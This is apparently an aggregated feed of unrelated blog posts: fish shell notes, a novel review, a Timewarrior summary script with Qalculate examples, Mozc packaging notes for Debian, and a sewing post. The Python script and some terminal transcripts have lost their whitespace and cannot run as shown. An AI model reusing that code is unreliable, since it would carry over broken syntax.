I wanted to follow new content posted to Printables.com
with a feed reader, but Printables.com doesn't provide one. Neither do the other
obvious 3d model catalogues. So, I started building one.
I have something that spits out an Atom feed and a couple of beta testers gave
me some valuable feedback. I had planned to make it public, with the ultimate
goal being to convince Printables.com to implement feeds themselves.
Meanwhile, I stumbled across someone else who has done basically the same thing.
Here are 3rd party feeds for
The format of their feeds is JSON-Feed,
which is new to me. FreshRSS and
NetNewsWire seems happy with it. (I went with
Atom.) I may still release my take, if I find time to make one improvmment that
my beta-testers suggested.
I have been testing fish for a couple months now (this file started on
2025-01-03T23:52:15-0500 according to stat(1)), and those are my
notes. I suspect people will have Opinions about my comments here. Do
not comment unless you have some Constructive feedback to provide: I
don't want to know if you think I am holding it Wrong. Consider that I
might have used UNIX shells for longer that you have lived.
I'm not sure I'll keep using fish, but so far it's the first shell
that survived heavy use outside of zsh(1) (unless you count
tcsh(1), but that was in another millenia).
My normal shell is bash(1), and it's still the shell I used
everywhere else than my laptop, as I haven't switched on all the
servers I managed, although it is available since August 2022 on
torproject.org servers. I first got interested in fish because they
ported to Rust, making it one of the rare shells out there
written in a "safe" and modern programming language, released after an
impressive ~2 year of work with Fish 4.0.
Cool things
Current directory gets shortened,
~/wikis/anarc.at/software/desktop/wayland shows up as
~/w/a/s/d/wayland
Autocompletion rocks.
Default prompt rocks. Doesn't seem vulnerable to command injection
assaults, at least it doesn't trip on the git-landmine.
It even includes pipe status output, which was a huge pain to
implement in bash. Made me realized that if the last command succeeds,
we don't see other failures, which is the case of my current prompt
anyways! Signal reporting is better than my bash implementation too.
So far the only modification I have made to the prompt is to add a
printf '\a' to output a bell.
By default, fish keeps a directory history (but separate from the
pushd stack), that can be navigated with cdh, prevd, and
nextd, dirh shows the history.
Less cool
I feel there's visible latency in the prompt creation.
POSIX-style functions (foo() true ) are unsupported. Instead,
fish uses whitespace-sensitive definitions like this:
function foo
    true
end
This means my (modest) collection of POSIX functions need to be ported
to fish. Workaround: simple functions can be turned into aliases,
which fish supports (but implements using functions).
EOF heredocs are considered to be "minor syntactic sugar". I find
them frigging useful.
Process substitution is split on newlines, not whitespace. you need to
pipe through string split -n " " to get the equivalent.
<(cmd) doesn't exist: they claim you can use cmd foo - as a
replacement, but that's not correct: I used <(cmd) mostly where
foo does not support - as a magic character to say 'read from
stdin'.
Documentation is... limited. It seems mostly geared the web docs
which are... okay (but I couldn't find out about
~/.config/fish/conf.d there!), but this is really inconvenient when
you're trying to browse the manual pages. For example, fish thinks
there's a fish_prompt manual page, according to its own completion
mechanism, but man(1) cannot find that manual page. I can't find the
manual for the time command (which is actually a keyword!)
Fish renders multi-line commands with newlines. So if your terminal
looks like this, say:
Note that this is an issue specific to foot(1), alacritty(1) and
gnome-terminal(1) don't suffer from that issue. I have already filed
it upstream in foot and it is apparently fixed already.
Globbing is driving me nuts. You can't pass a * to a command
unless fish agrees it's going to match something. You need to escape
it if it doesn't immediately match, and then you need the called
command to actually support globbing. 202[345] doesn't match
folders named 2023, 2024, 2025, it will send the string
202[345] to the command.
Blockers
() is like $(): it's process substitution, and not a
subshell. This is really impractical: I use ( cd foo ; do_something)
all the time to avoid losing the current directory... I guess I'm
supposed to use pushd for this, but ouch. This wouldn't be so bad if
it was just for cd though. Clean constructs like this:
... which fails and suggests using begin/end, at which point: why
not just support the curly braces?
FOO=bar is not allowed. It's actually recognized syntax, but creates
a warning. We're supposed to use set foo bar instead. This really
feels like a needless divergence from standard.
Aliases are... peculiar. Typical constructs like alias mv="\mv -i"
don't work because fish treats aliases as a function definition, and
\ is not magical there. This can be worked around by specifying the
full path to the command, with e.g. alias mv="/bin/mv -i". Another
problem is trying to override a built-in, which seems completely
impossible. In my case, I like the time(1) command the way it
is, thank you very much, and fish provides no way to bypass that
builtin. It is possible to call time(1) with command time, but
it's not possible to replace the command keyword so that means a lot
of typing.
Again: you can't use \ to bypass aliases. This is a huge annoyance
for me. I would need to learn to type command in long form, and I
use that stuff pretty regularly. I guess I could alias command to
c or something, but this is one of those huge muscle memory challenges.
alt . doesn't always work the way i expect.
A Little Vice is a stand-alone self-published
magical girl novel. It
is the author's first novel.
C is a high school student and frequent near-victim of monster attacks.
Due to the nefarious work of Avaritia Wolf and her allies, his high school
is constantly attacked by Beasts, who are magical corruptions of some
internal desire taken to absurd extremes. Standing in their way are the
Angelic Saints: magical girls who transform into Saint Castitas, Saint
Diligentia, and Saint Temperantia and fight the monsters. The monsters for
some reason seem disposed to pick C as their victim for hostage-taking,
mind control, use as a human shield, and other rather traumatic
activities. He's always rescued by the Saints before any great harm is
done, but in some ways this makes the situation worse.
It is obvious to C that the Saints are his three friends Inessa, Ida, and
Temperance, even though no one else seems able to figure this out despite
the blatant clues. Inessa has been his best friend since childhood when
she was awkward and needed his support. Now, she and his other friends
have become literal heroes, beautiful and powerful and capable, constantly
protecting the school and innocent people, and C is little more than a
helpless burden to be rescued. More than anything else, he wishes he could
be an Angelic Saint like them, but of course the whole idea is impossible.
Boys don't get to be magical girls.
(I'm using he/him pronouns for C in this review because C uses them for
himself for most of the book.)
This is a difficult book to review because it is deeply focused on
portraying a specific internal emotional battle in all of its
sometimes-ugly complexity, and to some extent it prioritizes that
portrayal over conventional story-telling. You have probably already
guessed that this is a transgender coming-out story Elkin's choice of
the magical girl genre was done with deep understanding of its role in
transgender narratives but more than that, it is a transgender
coming-out story of a very specific and closely-observed type. C knows who
he wishes he was, but he is certain that this transformation is absolutely
impossible. He is very deep in a cycle of self-loathing for wanting
something so manifestly absurd and insulting to people who have the
virtues that C does not.
A Little Vice is told in the first person from C's perspective, and
most of this book is a relentless observation of C's anxiety and shame
spiral and reflexive deflection of any possibility of a way out. This is
very well-written: Elkin knows the reader is going to disagree with C's
internalized disgust and hopelessness, knows the reader desperately wants
C to break out of that mindset, and clearly signals in a myriad of adroit
ways that Elkin is on the reader's side and does not agree with C's
analysis. C's friends are sympathetic, good-hearted people, and while
sometimes oblivious, it is obvious to the reader that they're also on the
reader's side and would help C in a heartbeat if they saw an opening. But
much of the point of the book is that it's not that easy, that breaking
out of the internal anxiety spiral is nearly impossible, and that C is
very good at rejecting help, both because he cannot imagine what form it
could take but also because he is certain that he does not deserve it.
In other words, much of the reading experience of this book involves
watching C torture and insult himself. It's all the more effective because
it isn't gratuitous. C's internal monologue sounds exactly like how an
anxiety spiral feels, complete with the sort of half-effective coping
mechanisms, deflections, and emotional suppression one develops to blunt
that type of emotional turmoil.
I normally hate this kind of book. I am a happy ending and competence porn
reader by default. The world is full of enough pain that I don't turn to
fiction to read about more pain. It says a lot about how well-constructed
this book is that I stuck with it. Elkin is going somewhere with the
story, C gets moments of joy and delight along the way to keep the reader
from bogging down completely, and the best parts of the book feel like a
prolonged musical crescendo with suspended chords. There is a
climax coming, but Elkin is going to make you wait for it for far longer
than you want to.
The main element that protects A Little Vice from being too grim is
that it is a genre novel that is very playful about both magical girls and
superhero tropes in general. I've already alluded to one of those
elements: Elkin plays with the Mask Principle (the inability of people to
see through entirely obvious secret identities) in knowing and
entertaining ways. But there are also villains, and that leads me to the
absolutely delightful Avaritia Wolf, who for me was the best character in
this book.
The Angelic Saints are not the only possible approach to magical girl
powers in this universe. There are villains who can perform a similar
transformation, except they embrace a vice rather than a virtue. Avaritia
Wolf embraces the vice of greed. They (Avaritia's pronouns change over the
course of the book) also have a secret identity, which I suspect will be
blindingly obvious to most readers but which I'll avoid mentioning since
it's still arguably a spoiler.
The primary plot arc of this book is an attempt to recruit C to the side
of the villains. The Beasts are drawn to him because he has magical
potential, and the villains are less picky about gender. This initially
involves some creepy and disturbing mind control, but it also brings C
into contact with Avaritia and Avaritia's very specific understanding of
greed. As far as Avaritia is concerned, greed means wanting whatever they
want, for whatever reason they feel like wanting it, and there is
absolutely no reason why that shouldn't include being greedy for their
friends to be happy. Or doing whatever they can to make their friends
happy, whether or not that looks like villainy.
Elkin does two things with this plot that I thought were remarkably
skillful. The first is that she directly examines and then undermines the
"easy" transgender magical girl ending. In a world of transformation
magic, someone who wants to be a girl could simply turn into a girl and
thus apparently resolve the conflict in a way that makes everyone happy. I
think there is an important place for that story (I am a vigorous defender
of escapist fantasy and happy endings), but that is not the story that
Elkin is telling. I won't go into the details of why and how the story
complicates and undermines this easy ending, but it's a lot of why this
book feels both painful and honest to a specific, and very not easy,
transgender experience, even though it takes place in an utterly
unrealistic world.
But the second, which is more happy and joyful, is that Avaritia gleefully
uses a wholehearted embrace of every implication of the vice of greed to
bulldoze the binary morality of the story and question the classification
of human emotions into virtues and vices. They are not a hero, or even all
that good; they have some serious flaws and a very anarchic attitude
towards society. But Avaritia provides the compelling, infectious thrill
of the character who looks at the social construction of morality that is
constraining the story and decides that it's all bullshit and refuses to
comply. This is almost the exact opposite of C's default emotional
position at the start of the book, and watching the two characters play
off of each other in a complex friendship is an absolute delight.
The ending of this book is complicated, messy, and incomplete. It is the
sort of ending that I think could be incredibly powerful if it hits
precisely the right chords with the reader, but if you're not that reader,
it can also be a little heartbreaking because Elkin refuses to provide an
easy resolution. The ending also drops some threads that I wish Elkin
hadn't dropped; there are some characters who I thought deserved a
resolution that they don't get. But this is one of those books where the
author knows exactly what story they're trying to tell and tells it
whether or not that fits what the reader wants. Those books are often not
easy reading, but I think there's something special about them.
This is not the novel for people who want detailed world-building that
puts a solid explanation under events. I thought Elkin did a great job
playing with the conventions of an episodic anime, including starting the
book on Episode 12 to imply C's backstory with monster attacks and hinting
at a parallel light anime story by providing TV-trailer-style plot
summaries and teasers at the start and end of each chapter. There is a
fascinating interplay between the story in which the Angelic Saints are
the protagonists, which the reader can partly extrapolate, and the novel
about C that one is actually reading. But the details of the
world-building are kept at the anime plot level: There's an arch-villain,
a World Tree, and a bit of backstory, but none of it makes that much sense
or turns into a coherent set of rules. This is a psychological novel; the
background and rules exist to support C's story.
If you do want that psychological novel... well, I'm not sure whether to
recommend this book or not. I admire the construction of this book a great
deal, but I don't think appealing to the broadest possible audience was
the goal. C's anxiety spiral is very repetitive, because anxiety spirals
are very repetitive, and you have to be willing to read for the grace
notes on the doom loop if you're going to enjoy this book. The
sentence-by-sentence writing quality is fine but nothing remarkable, and
is a bit shy of the average traditionally-published novel. The main appeal
of A Little Vice is in the deep and unflinching portrayal of a
specific emotional journey. I think this book is going to work if you're
sufficiently invested in that journey that you are willing to read the
brutal and repetitive parts. If you're not, there's a chance you will
bounce off this hard.
I was invested, and I'm glad I read this, but caveat emptor. You
may want to try a sample first.
One final note: If you're deep in the book world, you may wonder, like I
did, if the title is a reference to Hanya Yanagihara's (in)famous A
Little Life. I do not know for certain I have not read that book
because I am not interested in being emotionally brutalized but if it
is, I don't think there is much similarity. Both books are to some extent
about four friends, but I couldn't find any other obvious connections from
some Wikipedia reading, and A Little Vice, despite C's emotional
turmoil, seems to be considerably more upbeat.
Content notes: Emotionally abusive parent, some thoughts of self-harm,
mind control, body dysmorphia, and a lot (a lot) of shame and
self-loathing.
Rating: 7 out of 10
Anarcat recently wrote about Qalculate, and I think I m a convert, even though
I ve only barely scratched the surface.
The thing I almost immediately started using it for is time calculations.
When I started tracking my time, I
quickly found that Timewarrior was good at
keeping all the data I needed, but I often found myself extracting bits of
it and reprocessing it in variously clumsy ways. For example, I often don t
finish a task in one sitting; maybe I take breaks, or I switch back and
forth between a couple of different tasks. The raw output of timew
summary is a bit clumsy for this, as it shows each chunk of time spent as
a separate row:
$ timewsummary2025-02-18Debian
Wk Date Day Tags Start End Time TotalW8 2025-02-18 Tue CVE-2025-26465, Debian, 9:41:44 10:24:17 0:42:33 next, openssh Debian, FTBFS with GCC-15, 10:24:17 10:27:12 0:02:55 icoutils Debian, FTBFS with GCC-15, 11:50:05 11:57:25 0:07:20 kali Debian, Upgrade to 0.67, 11:58:21 12:12:41 0:14:20 python_holidays Debian, FTBFS with GCC-15, 12:14:15 12:33:19 0:19:04 vigor Debian, FTBFS with GCC-15, 12:39:02 12:39:38 0:00:36 python_setproctitle Debian, Upgrade to 1.3.4, 12:39:39 12:46:05 0:06:26 python_setproctitle Debian, FTBFS with GCC-15, 12:48:28 12:49:42 0:01:14 python_setproctitle Debian, Upgrade to 3.4.1, 12:52:07 13:02:27 0:10:20 1:44:48 python_charset_normalizer 1:44:48
So I wrote this Python program to help me:
#! /usr/bin/python3"""Summarize timewarrior data, grouped and sorted by time spent."""importjsonimportsubprocessfromargparseimportArgumentParser,RawDescriptionHelpFormatterfromcollectionsimportdefaultdictfromdatetimeimportdatetime,timedelta,timezonefromoperatorimportitemgetterfromrichimportbox,printfromrich.tableimportTableparser=ArgumentParser(description=__doc__,formatter_class=RawDescriptionHelpFormatter)parser.add_argument("-t","--only-total",default=False,action="store_true")parser.add_argument("range",nargs="?",default=":today",help="Time range (usually a hint, e.g. :lastweek)",)parser.add_argument("tag",nargs="*",help="Tags to filter by")args=parser.parse_args()entries:defaultdict[str,timedelta]=defaultdict(timedelta)now=datetime.now(timezone.utc)forentryinjson.loads(subprocess.run(["timew","export",args.range,*args.tag],check=True,capture_output=True,text=True,).stdout):start=datetime.fromisoformat(entry["start"])if"end"inentry:end=datetime.fromisoformat(entry["end"])else:end=nowentries[", ".join(entry["tags"])]+=end-startifnotargs.only_total:table=Table(box=box.SIMPLE,highlight=True)table.add_column("Tags")table.add_column("Time",justify="right")fortags,timeinsorted(entries.items(),key=itemgetter(1),reverse=True):table.add_row(tags,str(time))print(table)total=sum(entries.values(),start=timedelta())hours,rest=divmod(total,timedelta(hours=1))minutes,rest=divmod(rest,timedelta(minutes=1))seconds=rest.secondsprint(f"Total time: hours:02:minutes:02:seconds:02")
$ summarize-time2025-02-18Debian
Tags Time CVE-2025-26465, Debian, next, openssh 0:42:33 Debian, FTBFS with GCC-15, vigor 0:19:04 Debian, Upgrade to 0.67, python_holidays 0:14:20 Debian, Upgrade to 3.4.1, python_charset_normalizer 0:10:20 Debian, FTBFS with GCC-15, kali 0:07:20 Debian, Upgrade to 1.3.4, python_setproctitle 0:06:26 Debian, FTBFS with GCC-15, icoutils 0:02:55 Debian, FTBFS with GCC-15, python_setproctitle 0:01:50Total time: 01:44:48
Much nicer. But that only helps with some of my reporting. At the end of a
month, I have to work out how much time to bill Freexian for and fill out a
timesheet, and for various reasons those queries don t correspond to single
timew tags: they sometimes correspond to the sum of all time spent on
multiple tags, or to the time spent on one tag minus the time spent on
another tag, or similar. As a result I quite often have to do basic
arithmetic on time intervals; but that s surprisingly annoying! I didn t
previously have good tools for that, and was reduced to doing things like
str(timedelta(hours=..., minutes=..., seconds=...) + ...) in Python,
which gets old fast.
Instead:
I also often want to work out how much of my time I ve spent on Debian work
this month so far, since Freexian pays me for up to 20% of my work time on
Debian; if I m
under that then I might want to prioritize more Debian projects, and if I m
over then I should be prioritizing more Freexian projects as otherwise I m
not going to get paid for that time.
$ summarize-time-t:monthFreexian
Total time: 69:19:42$ summarize-time-t:monthDebian
Total time: 24:05:30$ qalc'24:05:30 / (24:05:30 + 69:19:42) to %'(86730 / 3600)/ ((86730 / 3600) + (249582 / 3600)) 25.78855349%
Sigh, sometimes I really don t understand time. And I don t mean, in
the physics sense.
It s just, the days have way fewer hours than 10 years ago, or there s
way more stuff to do. Probably the latter
No time for real open-source work, but I managed to do some minor
coding, released a couple of minor version (as upstream), and packaged
some refreshes in Debian. The later only because I got involved,
against better judgement, into some too heated discussions, but they
ended well, somehow. But the whole episode motivated me to actually do
some work, even if minor, than just rant on mailing lists .
My sports life is still pretty erratic, but despite some repeated
sickness (my fault, for not sleeping well enough) and tendon issues,
there are months in which I can put down 100km. And the skiing season
was really awesome.
So life goes on, but I definitely am not keeping up with entropy, even
in simple things such as my inbox. One day I ll make real blog post,
not just an update, but in the meantime, it is what it is.
And yes, running 10km while still sick just because you re bored is
not the best idea. According to a friend, of course, not to my Strava
account.
Introduction
This is just a note-taking about how to upgrading Mozc package for up-coming trixie ready (with many restrictions) last year.
Maybe Mozc 2.29.5160.102+dfsg-1.3 will be shipped for Debian 13 (trixie).
FTBFS with Mozc 2.28.4715.102+dfsg-2.2
In May 2024, I've found that Mozc was removed from testing, and still in FTBFS.
#1068186 - mozc: FTBFS with abseil 20230802: ../../base/init_mozc.cc:90:29: error: absl::debian5::flags_internal::ArgvListAction has not been declared - Debian Bug report logs
That FTBFS was fixed in the Mozc upstream, but not applied for a while.
Not only upstream patch, but also additional linkage patch was required to fix it.
Mozc is the de-fact standard input method editor for Japanese.
Most of Japanese uses it by default on linux desktop.
(Even though frontend input method framework is different, the background engine is Mozc in most cases -
uim-mozc for task-japanese-desktop, ibus-mozc for task-japanese-gnome-desktop in Debian)
There is a case that Mozc was re-built locally with integrated external dictionary
to improve quantity of vocabulary. If FTBFS keep ongoing, it means that it blocks such a usage.
So I've sent patches to fix it and they were merged.
Motivation to update Mozc
With fixing #1068186, I've also found Mozc version is not synced to upstream for a long time.
At that time, Mozc in unstable was version 2.28.4715.102+dfsg, but upstream already released 2.30.5544.102.
It seems that Mozc's maintainer was too busy and can't afford to update it, so I've tried to do it.
The blockers for updating Mozc
But, it was not so easy task to do so.
If you want to package latest Mozc, there were many blockers.
Newer Mozc requires Bazel to build, but there is no Bazel package to fit it (There is bazel-bootstrap 4.x, but it's old. v6.x or newer one is required.)
Newer abseil and protobuf were required
Renderer was changed to Qt. GTK renderer was removed
Revise existing patchsets (e.g. for UIM, for Fcitx)
It was not all.
Road to latest Mozc
First, I knew the existence of debian-bazel, so I've posted about bazel-packaging progress.
Any updates about bazel packaging effort?
Sadly there was no response from it.
Thus, it was not realistic to adopt Bazel as build tool chain.
In other words, we need to keep GYP patch and maintain it.
And as another topic, upstream changed renderer from GTK+ to Qt.
Here are the major topics about each release of Mozc.
The internal renderer change are too big, and before GYP deprecation
in 2.29.5544.102, GYP support was already removed gradually.
As a result, target to 2.29.5160.102 was the practical approach to make it forward.
Revisit existing patchsets for 2.28.4715.102+dfsg
Second, need to revisit existing patchset to triage them.
UIM patch was maintained in third-party repository,
and directory structure was quite different from Mozc.
It seems that maintenance activity was too low, so it was not enough that picking changes
from macuim. It was required to fix FTBFS additionally.
Fcitx patch was also maintained in fcitx/mozc.
But it tracks only master branch, so it was hard to pick patchset for specific version of Mozc.
Finally, I could manage to refresh patchset for 2.29.5160.102.
OT: Hardware breakage
There was another blocker to do this task.
I've hit the situation that g++ cause SEGV during building Mozc randomly.
First, I wonder why it fails, but digging further more, finally I've found that
memory module was corrupted. Thus I've lost 32GB memory modules. :-<
Unexpected behaviour in uim-mozc
When uploaded Mozc 2.29.5160.102+dfsg-1 to experimental,
I've found that there is a case that uim-mozc behaves weird.
The candidate words were shown with flickering.
But it was not regression in this upload.
uim-mozc with Wayland cause that problem.
Thus GNOME and derivatives might not be affected because ibus-mozc will be used.
Mozc 2.29.5160.102+dfsg-1
As the patchset was matured, then uploaded 2.29.5160.102+dfsg-1 with --delayed 15 option.
$ dput --delayed 15 mozc_2.29.5160.102+dfsg-1_source.changes
Uploading mozc using ftp to ftp-master (host: ftp.upload.debian.org; directory: /pub/UploadQueue/DELAYED/15-day)
running allowed-distribution: check whether a local profile permits uploads to the target distribution
running protected-distribution: warn before uploading to distributions where a special policy applies
running checksum: verify checksums before uploading
running suite-mismatch: check the target distribution for common errors
running gpg: check GnuPG signatures before the upload
 signfile dsc mozc_2.29.5160.102+dfsg-1.dsc 719EB2D93DBE9C4D21FBA064F7FB75C566ED20E3
 fixup_buildinfo mozc_2.29.5160.102+dfsg-1.dsc mozc_2.29.5160.102+dfsg-1_amd64.buildinfo
 signfile buildinfo mozc_2.29.5160.102+dfsg-1_amd64.buildinfo 719EB2D93DBE9C4D21FBA064F7FB75C566ED20E3
 fixup_changes dsc mozc_2.29.5160.102+dfsg-1.dsc mozc_2.29.5160.102+dfsg-1_source.changes
 fixup_changes buildinfo mozc_2.29.5160.102+dfsg-1_amd64.buildinfo mozc_2.29.5160.102+dfsg-1_source.changes
 signfile changes mozc_2.29.5160.102+dfsg-1_source.changes 719EB2D93DBE9C4D21FBA064F7FB75C566ED20E3
Successfully signed dsc, buildinfo, changes files
Uploading mozc_2.29.5160.102+dfsg-1.dsc
Uploading mozc_2.29.5160.102+dfsg-1.debian.tar.xz
Uploading mozc_2.29.5160.102+dfsg-1_amd64.buildinfo
Uploading mozc_2.29.5160.102+dfsg-1_source.changes
Mozc 2.29.5160.102+dfsg-1 was landed to unstable at 2024-12-20.
Additional bug fixes
Additionally, the following bugs were also fixed.
These bugs were fixed in 2.29.5160.102+dfsg-1.1
And more, I've found that even though missing pristine-tar branch commit, salsa CI succeeds.
I've sent MR for this issue and already merged into.
Note that protobuf 3.25.4 on experimental depends on older absl
20230802, so it must be rebuilt against absl 20240722.0.
And more, we need to consider how to migrate from GTK renderer to
Qt renderer in the future.
Posted on February 23, 2025
Tags: madeof:atoms, craft:sewing, FreeSoftWear

Many years ago I made myself a vest with lots of pockets1 in a few layers of cheap cotton, and wore the hell out of it,
for the added warmth, but most importantly for the convenience provided
by the pockets.
Then a few years ago the cheap cotton had started to get worn, and I
decided I needed to replace it. I found a second choice (and thus
cheaper :) ) version of a water-repellent cotton
and made another vest, lined with regular cotton, for a total of just
two layers.
